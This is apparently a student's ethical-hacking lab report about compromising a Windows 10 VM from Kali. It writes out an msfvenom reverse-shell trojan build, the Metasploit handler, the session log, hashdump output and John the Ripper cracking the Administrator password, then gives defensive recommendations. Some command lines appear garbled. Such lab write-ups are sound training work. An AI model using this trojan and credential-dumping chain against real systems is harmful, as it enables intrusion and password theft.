


MAY 2020



# ETHICAL HACKING

EXPLOITATION LAB

ESZTER KARAJZ



---

## ASSESSMENT OVERVIEW

This penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge.

With the help of the Metasploit environment and a payload generator called msfvenom I create a trojan, establish reverse tcp session, dump password hashes and crack the hashes to reveal the password of the administrator.

The payload is commonly delivered to the victim's machine by the form of Social Engineering or DNS Hijacking. Once the payload reaches the destination it has to be executed.

The common examples are:

- Opening an executable file from an email attachment or downloaded from a website.
- Opening non-executable file such as pdf, jpeg or doc. In this case the payload is hidden within an image or document.

Upon successful connection the Attacker can perform data theft, monitor user's activity, run background processes and delete or modify files.

---


## LAB SETUP

To start my lab I set up two virtual machines (later: VM). A Kali Linux VM is the attacker and a Windows 10 VM is the victim.

On the Windows 10 machine I open PowerShell as an Administrator and type the command 'net user administrator /active:yes' which makes me an Administrator.

I also use the 'net user Administrator + password' command to create a password for the administrator account.

After this I am able to log in to this account, so I proceed to do so.



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> net user administrator /active:yes
The command completed successfully.


PS C:\Windows\system32> 
```

---

## INSTALLATION

In the Kali Linux VM I start Apache and confirm that it's working by visiting the localhost address in the browser.

I navigate to the `/var/www/html` directory -which is the default location of the server- as this is where I am going to place a file called 'student.exe'.




```
kali@kali: ~  
kali@kali:~$ sudo su  
[sudo] password for kali:  
root@kali:/home/kali# passwd root  
New password:  
Retype new password:  
passwd: password updated successfully  
root@kali:/home/kali# cd  
root@kali:~# cd /var/www/html  
root@kali:/var/www/html# ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group d  
efault qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state  
UP group default qlen 1000  
    link/ether 00:0c:29:90:72:89 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.126.132/24 brd 192.168.126.255 scope global dynamic nopref  
ixroute eth0  
        valid_lft 1294sec preferred_lft 1294sec  
    inet6 fe80::20c:29ff:fe90:7289/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

I validate the IP address that I am using which is 192.168.126.132.

## PREPARING THE PAYLOAD

I execute the command that will generate the payload hidden in the student.exe file then run the msfconsole command to start the Metasploit Framework.

```
kali@kali: ~  
  
root@kali:/var/www/html# systemctl start apache2.service  
root@kali:/var/www/html# msfvenom -p windows/meterpreter/reverse_tcp lhost=  
192.168.126.132 lport=443 -f exe > student.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from  
the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 341 bytes  
Final size of exe file: 73802 bytes  
root@kali:/var/www/html# cd  
root@kali:~# msfconsole
```



```
      =[ metasploit v5.0.87-dev                               ]  
+ -- --[ 2006 exploits - 1096 auxiliary - 343 post           ]  
+ -- --[ 562 payloads - 45 encoders - 10 nops                ]  
+ -- --[ 7 evasion                                           ]
```

According to the official documentation "The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. At its core, the Metasploit Framework is a collection of commonly used tools that provide a complete environment for penetration testing and exploit development."

After generating the payload I use the multi handler and set the listen address to the IP address of my machine and the port to 443 which is used for web browser communication.

```
kali@kali: ~  
Metasploit tip: Use help <command> to learn more about any command  
msf5 > use exploit/multi/handler  
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > set lhost 192.168.126.132  
lhost => 192.168.126.132  
msf5 exploit(multi/handler) > set lport 443  
lport => 443  
msf5 exploit(multi/handler) > show options  
Module options (exploit/multi/handler):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
| ---- | -----           | -----    | -----       |


  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| ----     | -----           | -----    | -----                                                     |
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.126.132 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 443             | yes      | The listen port                                           |



```

The firewall blocks incoming connections on open ports, but does not block outgoing traffic so I initiate reverse TCP connection to bypass the firewall.





The user opened the file.  
The payload on the Victim  
VM is now connected to  
the Attacker VM.



```
kali@kali: ~  
  
Exploit target:  
  Id  Name  
  --  --  
  0   Wildcard Target  
  
msf5 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.126.132:443  
[*] Sending stage (176195 bytes) to 192.168.126.133  
[*] Meterpreter session 1 opened (192.168.126.132:443 → 192.168.126.133:49854) at 2020-05-27 08:55:53 -0400
```

---

## EXPLORING THE VICTIM MACHINE

```
root@kali:~/var/www/html# rm hashfile.txt
meterpreter > getsystem john hash.txt
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > migrate 3792 see FAQ
[*] Migrating from 2540 to 3792 ...
[*] Migration completed successfully.
```

I plan to use the hashdump command to find out the password hashes. To be able to execute the command I migrate a different process that runs on a x64 architecture just like Windows 10.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fbdcd5041c96ddb82224270
b57f11fc:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d
7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc9718
89:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800
:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdf9ce6
fc36af6993b63:::
meterpreter > █
```

When the migration is complete I run the hashdump command to get the hashes.



## CRACKING THE WINDOWS 10 HASHES

After doing some research I decided to use John the Ripper (JtR) to crack the hashes. JtR autodetects the encryption on the hashed data and compares it against a large plain-text file that contains popular passwords, hashing each password, and then stopping it when it finds a match.

```
kali@kali: ~  
root@kali:~# john -show hash.txt  
Administrator::500:aad3b435b51404eeaad3b435b51404ee:fbdc5041c96ddbd8222427  
0b57f11fc:::  
DefaultAccount::503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59  
d7e0c089c0:::  
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c  
0:::  
IEUser::1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971  
889:::  
sshd::1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f4443780  
0:::  
WDAGUtilityAccount::504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdf9ce  
6fc36af6993b63:::  
  
6 password hashes cracked, 0 left  
root@kali:~# john -show format=NT hash.txt  
stat: format=NT: No such file or directory  
root@kali:~# john --format=NT hash.txt  
Using default input encoding: UTF-8  
Loaded 6 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3]  
)  
Remaining 4 password hashes with no different salts  
Warning: no OpenMP support for this hash type, consider --fork=4  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Warning: Only 19 candidates buffered for the current salt, minimum 24 neede  
d for performance.  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Warning: Only 21 candidates buffered for the current salt, minimum 24 neede  
d for performance.  
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist  
Password! (Administrator)  
Proceeding with incremental:ASCII  
1g 0:00:00:51 3/3 0.01960g/s 23458Kp/s 23458Kc/s 70375KC/s dufrynu1..dufr28  
tb  
█
```

I create a .txt file with the 'nano hash.txt' command, copy the hashes into the file and run the commands you can see underlined. This process reveals the Administrator's password.

---

## SECURITY WEAKNESSES

VULNERABILITIES	RECOMMENDATION
Real-time virus and threat protection was disabled.	Enabling real-time protection as it locates and stops malware from installing or running on the device.
The malicious file was opened.	Scheduling regular security awareness training for employees as they are an easy target. This can greatly reduce the cybersecurity risk of the organisation.
The administrator account uses a weak password. As the format is predictable the password can be easily discovered.	Using passwords that are long and include numbers, symbols, upper- and lowercase letters. Avoiding passwords that contain obvious personal information. Changing passwords regularly.



# EXTERNAL RESOURCES

- <https://metasploit.help.rapid7.com/docs/msf-overview>
- Heath Adams: Practical Ethical Hacking - The Complete Course (Udemy)
- <https://resources.infosecinstitute.com/category/certifications-training/ethical-hacking/breaking-password-security/breaking-windows-passwords/#gref>
- <https://www.varonis.com/blog/john-the-ripper/>
- <https://www.top-password.com/blog/crack-windows-password-with-john-the-ripper/>

